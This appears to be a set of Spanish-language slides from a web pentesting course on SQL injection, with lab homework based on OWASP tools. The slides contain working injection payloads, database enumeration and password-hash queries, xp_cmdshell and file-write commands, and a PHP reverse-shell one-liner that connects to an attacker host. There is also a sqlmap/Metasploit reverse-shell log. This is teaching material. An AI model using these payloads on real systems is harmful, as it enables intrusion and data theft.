[10:15:20] [INFO] the back-end DBMS operating system is Windows
[10:15:20] [INFO] testing if current user is DBA
[10:15:20] [INFO] retrieved: 1
[10:15:21] [INFO] checking if UDF 'sys_bineval' already exist
[10:15:21] [INFO] retrieved: 0
[10:15:21] [INFO] checking if UDF 'sys_exec' already exist
[10:15:21] [INFO] retrieved: 0
[10:15:22] [INFO] creating UDF 'sys_bineval' from the binary UDF file
[10:15:22] [INFO] creating UDF 'sys_exec' from the binary UDF file
how do you want to execute the Metasploit shellcode on the back-end database underlying operating system?
[1] Via UDF 'sys_bineval' (in-memory way, anti-forensics, default)
[2] Stand-alone payload stager (file system way)
> 1
[10:15:24] [INFO] creating Metasploit Framework 3
which connection type do you want to use?
[1] Reverse TCP: Connect back from the database host
[2] Reverse TCP: Try to connect back from the database host
[3] Bind TCP: Listen on the database host for a connection
> 1
which is the local address? [172.16.213.1]
which local port number do you want to use? [3114]
[10:15:29] [INFO] forcing Metasploit payload to be injected via 'sys_bineval' extension or via 'getsystem' command
[10:15:29] [INFO] creation in progress .... done
[10:15:30] [INFO] running Metasploit Framework 3 command line interface locally, wait...
[*] Please wait while we load the module tree...
[*] Started reverse handler on 172.16.213.1:3114
[*] Starting the payload handler...
[10:15:40] [INFO] running Metasploit Framework 3 shellcode remotely via UDF 'sys_bineval', wait...
```

sqlmap spawns the Metasploit's command line interface locally, then executes the previously created shellcode in-memory within the database process' memory via own injected sys_bineval() user-defined function

Antes de lanzar SQLmap se debe de identificar la URL exacta así como el método (GET/POST) y las variables (parámetros) ha evaluar en la consulta.

VIDEO-DEMO: SQLmap y metasploit trabajando juntos para explotar una vulnerabilidad y ejecutar una sesión de meterpreter

http://www.youtube.com/watch?feature=player_embedded&v=RsQ52eCcTi4

SQL Basic (I)

Consulta buscar en la base de datos, según unos criterios.

```
select [column(s)] from [table] where [search_criteria]
```

Wildcards soportados: * %

- En columnas el * significa buscar en todas las columnas de la Tabla.
- En el campo de búsqueda (where) el * significa cualquier "string", el % substrings)parte de un string, útil en los ataque Blind SQL.

Actualizar los campos de una base de datos [Tabla, Columna]

```
update [table] set [column] = [value] where [search_criteria]
```

substring([string],[position],[length]) > útil en los ataque Blind SQL | Extrae fragmentos de caracteres.

Borrar información de la base de datos [Tabla, Columna]

```
delete from [table] where [search_criteria]
```

Si se desea eliminar toda la información de la Tabla>.
DELETE * FROM [table]

Ejemplos | SQL Basic (II)

SELECT * FROM Persons WHERE City LIKE '%nes%'

P_Id	LastName	FirstName	Address	City
1	Hansen	Ola	Timoteivn 10	Sandnes
2	Svendson	Tove	Borgvn 23	Sandnes

UPDATE Persons SET Address='Nissestien 67', City='Sandnes'
WHERE LastName='Tjessem' AND FirstName='Jakob'

P_Id	LastName	FirstName	Address	City
1	Hansen	Ola	Timoteivn 10	Sandnes
2	Svendson	Tove	Borgvn 23	Sandnes
3	Pettersen	Kari	Storgt 20	Stavanger
4	Nilsen	Johan	Bakken 2	Stavanger
5	Tjessem	Jakob	Nissestien 67	Sandnes



Fase Descubrimiento
de las
vulnerabilidades.

Descubriendo SQL | Manual

- Importante identificar los **vectores de entrada** (INPUT POINT)
 - Formularios, Login, Cookies, Headers y cualquier otro tipo de intercambio de información, buttons, combobox, etc.
- Los mensajes de error son la clave para determinar el tipo de base de datos.
 - Oracle: ORA, dentro del mensaje, lo identifica.
 - MSSQL: Incorrect Syntax (lo habitual).
 - MySQL: Error in your SQL
 - PostgreSQL: numero de error con 5 digitos Hex.
- El modo más habitual para detectar si existe una posible vulnerabilidad del tipo **SQL Injection es añadir al campo (INPUT)**:
 - Comilla simple (')
 - Comilla doble (")

Introducir un dato malformado y esperar el fallo

Tipo de Base de Datos | Manual

Operadores y elementos de SQL que **ayudan** al **Pentester** a **descubrir la estructura** de la Base de Datos.

Comentarios en el código

-- , # , /* son habitualmente utilizados para indicar texto no interpretable y/o comentarios al código.

Operadores lógicos: OR / TRUE

' or 1=1

" or 1=1

' or 'a' = 'a'

) or ('a' = 'a'

) or ('a' = 'a'

SELECT * FROM listin WHERE tel=' ' or 1=1--';

La consulta solicita mostrar un elemento del listín de teléfonos, pero al incluir la sentencia TRUE, se extraerá todo el contenido del Listín [Table].

Se introduce para evitar un error en la sentencia SQL, original escrita por el desarrollador.

SQL Injection

Tipo de Base de Datos | Manual (II)

Insertar varias sentencias SQL en una misma línea, utilizando el punto y coma (;)

```
SELECT * FROM listin WHERE tel='';SELECT * FROM  
users where 1=1;--';
```

Operador UNION

Unir dos sentencias SQL, de forma que el resultado es el conjunto, de las sentencias, una a continuación de la otra.

Si resulta exitosa
mostrará toda la
tabla de usuarios
que este dentro
de la Base de
Datos.

```
SELECT * FROM listin WHERE tel=' ' UNION SELECT *  
FROM users where 1=1;--';
```

La limitación de este operador es que necesita que ambas sentencias tengan el mismo número de campos e incluso el mismo tipo de variables (integer, string, etc). El **Pentester deberá** solucionar este inconveniente con la conversión de tipo de variables (cast) y el padding en el número de columnas.

```
SELECT * FROM listin WHERE tel=' ' UNION SELECT  
(name, id, 1, 1, 1) FROM users where 1=1;--';
```

padding

Estructura SQL | Manual (I)

- Preguntando al Sistema de Base de Datos por su estructura, para ello se utiliza **palabras CLAVE** específicos de cada uno de los sistemas.

MSSQL (algunos comandos pueden necesitar permisos de Admin)

Versión	SELECT @@version
Comments	SELECT 1 -- comment SELECT /*comment*/1
Current User	SELECT user_name(); SELECT system_user; SELECT user; SELECT loginame FROM master..sysprocesses WHERE spid = @@SPID
List Users	SELECT name FROM master..syslogins
List Databases	SELECT name FROM master..sysdatabases; SELECT DB_NAME(N); -- for N = 0, 1, 2, ...
List Columns	SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'mytable'); -- for the current DB only SELECT master..syscolumns.name, TYPE_NAME(master..syscolumns.xtype) FROM master..syscolumns, master..sysobjects WHERE master..syscolumns.id=master..sysobjects.id AND master..sysobjects.name='sometable'; -- list column names and types for master..sometable
List Tables	SELECT name FROM master..sysobjects WHERE xtype = 'U'; -- use xtype = 'V' for views SELECT name FROM someotherdb..sysobjects WHERE xtype = 'U'; SELECT master..syscolumns.name, TYPE_NAME(master..syscolumns.xtype) FROM master..syscolumns, master..sysobjects WHERE master..syscolumns.id=master..sysobjects.id AND master..sysobjects.name='sometable'; -- list column names and types for master..sometable



Estructura SQL | Manual (II)

MySQL (algunos comandos pueden necesitar permisos de Admin)

Current Database	SELECT database()
List Databases	SELECT schema_name FROM information_schema.schemata; — for MySQL >= v5.0 SELECT distinct(db) FROM mysql.db — priv
List Columns	SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != 'mysql' AND table_schema != 'information_schema'
List Tables	SELECT table_schema, table_name FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema'
Find Tables From Column Name	SELECT table_schema, table_name FROM information_schema.columns WHERE column_name = 'username'; — find table which have a column called 'username'
Select Nth Row	SELECT host,user FROM user ORDER BY host LIMIT 1 OFFSET 0; # rows numbered from 0 SELECT host,user FROM user ORDER BY host LIMIT 1 OFFSET 1; # rows numbered from 0
Version	SELECT @@version
Comments	SELECT 1; #comment SELECT /*comment*/1;
Current User	SELECT user(); SELECT system_user();
List Users	SELECT user FROM mysql.user; — priv
List Password Hashes	SELECT host, user, password FROM mysql.user; — priv



Nota: si el comando tiene al final **--priv** indica que solo puede ser ejecuta por el administrador

En la web pentestmonkey.net hay más ejemplo de SQL para otros sistema de BD.

SQL | Command Injection

- Se puede utilizar SQL Injection para hacer que el Sistema de Base de Datos ejecute comandos del Sistema Operativo.

Ejecutar código

```
exec master..xp_cmdshell 'ping [IP_hacker]' --
```

Extraer información

```
exec master..sp_makewebtask '\\[IP_hacker]\share\results.html', "select *  
from information_schema.tables"
```

Ejecutar código PHP en el Server

```
and 1=0 UNION SELECT '[PHP Code]' INTO OUTFILE  
'/var/www/html/mycode.php'
```



Existe código PHP - WEBSHELL

<https://code.google.com/p/emelco/>



SQLi | Example!



AISECUREME @aisecureme · Apr 27, 2020

This is how to find sql-Injection 100% of the time
For [site.com/?q=HERE](#)

```
/?q=1  
/?q=1'  
/?q=1"  
/?q=[1]  
/?q[]=1  
/?q=1`  
/?q=1\  
/?q=1/**/  
/?q=1/*!1111*/  
/?q=1'||'asd'||' <== concat string  
/?q=1' or '1'='1  
/?q=1 or 1=1  
/?q='or'=''
```

Reverse PHP Shell Code

PHP Code - Shell on Linux System

Si no funciona el descriptor 3, probar con 4, 5, 6, etc.

```
php -r '$sock=fsockopen("IPHacker",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

php-reverse-shell



This tool is designed for those situations during a pentest where you have upload access to a webserver that's running PHP. Upload this script to somewhere in the web root then run it by accessing the appropriate URL in your browser. <http://www.hackedsite.com/php-reverse-shell.php>

Download

MD5sum:2bdf99cee7b302afdc45d1d51ac7e373

SHA1sum: 30a26d5b5e30d819679e0d1eb44e46814892a4ee

[php-reverse-shell-1.0.tar.gz](http://www.hackedsite.com/php-reverse-shell-1.0.tar.gz)



Materia para profundizar



- **Google Hacking:** Comandos de Google para rastrear la WEB en busca de información y/o vulnerabilidades WEB. Además hace mención a alguna herramienta.
 - Autor: Dr. Gonzalo Álvarez Marañón - CSIC
 - PDF: <http://www.iec.csic.es/gonzalo/descargas/HackingconGoogle.pdf>
- **OWASP Project:** Es el proyecto por excelencia para profundizar en todo lo referente a la Seguridad de las aplicaciones WEB, vulnerabilidades, configuraciones, etc.
 - WEB: <https://www.owasp.org>



OWASP

The Open Web Application Security Project

Materia para profundizar

▣ WayBack SQL Scanner

- ▣ Web: <http://ghostlulz.com/wayback-sql-injection-scanner/>

▣ SQL Injection in Forget Password Function

- ▣ Web: <https://medium.com/@kgaber99/sql-injection-in-forget-password-function-3c945512e3cb>

▣ Pwning child company to get access to ParentCompany's Slack Team

- ▣ Web: <https://blog.parthmalhotra.com/pwning-child-company-to-get-access-to-parentcompanys-slack-team/>

▣ BYPASSING A CRAPPY WAF TO EXPLOIT A BLIND SQL INJECTION

- ▣ Web: <https://robinverton.de/blog/2019/08/25/bug-bounty-bypassing-a-crappy-waf-to-exploit-a-blind-sql-injection/>

WEB | OWASP TOP 10

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Versión Actual 2017

<http://securityaffairs.co/wordpress/57938/hacking/2017-owasp-top-10.html>

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Opcional | WorkShop XXE Exploit



Útil para Pentesting en aplicaciones JAVA con intercambio de datos utilizando XML

<https://gosecure.github.io/xxe-workshop/#0>


in websec

From blind XXE to root-level file read access



<https://honoki.net/2018/12/12/from-blind-xxe-to-root-level-file-read-access/>

Laboratorio ... | HomeWork



Requisitos

*Traer para el Laboratorio
descargada ...*



OWASP Broken Web Apps

Download OWASP_Broken_Web_Apps_VM_1.1.1.7z (1.3 GB)

<http://sourceforge.net/projects/owaspbwa/files/>

OWASP ZAP PROXY

ZAP 2.3.1 Standard (66,3MB)

<https://code.google.com/p/zaproxy/wiki/Downloads>

Preparación del Labs **ejecutar la maquina VM e instalar OWASP ZAP Proxy** en el equipo Windows para realizar la practica de Ataques WEB.

FIN



Julian J Gonzalez

info@seguridadparatodos.es

www.seguridadparatodos.es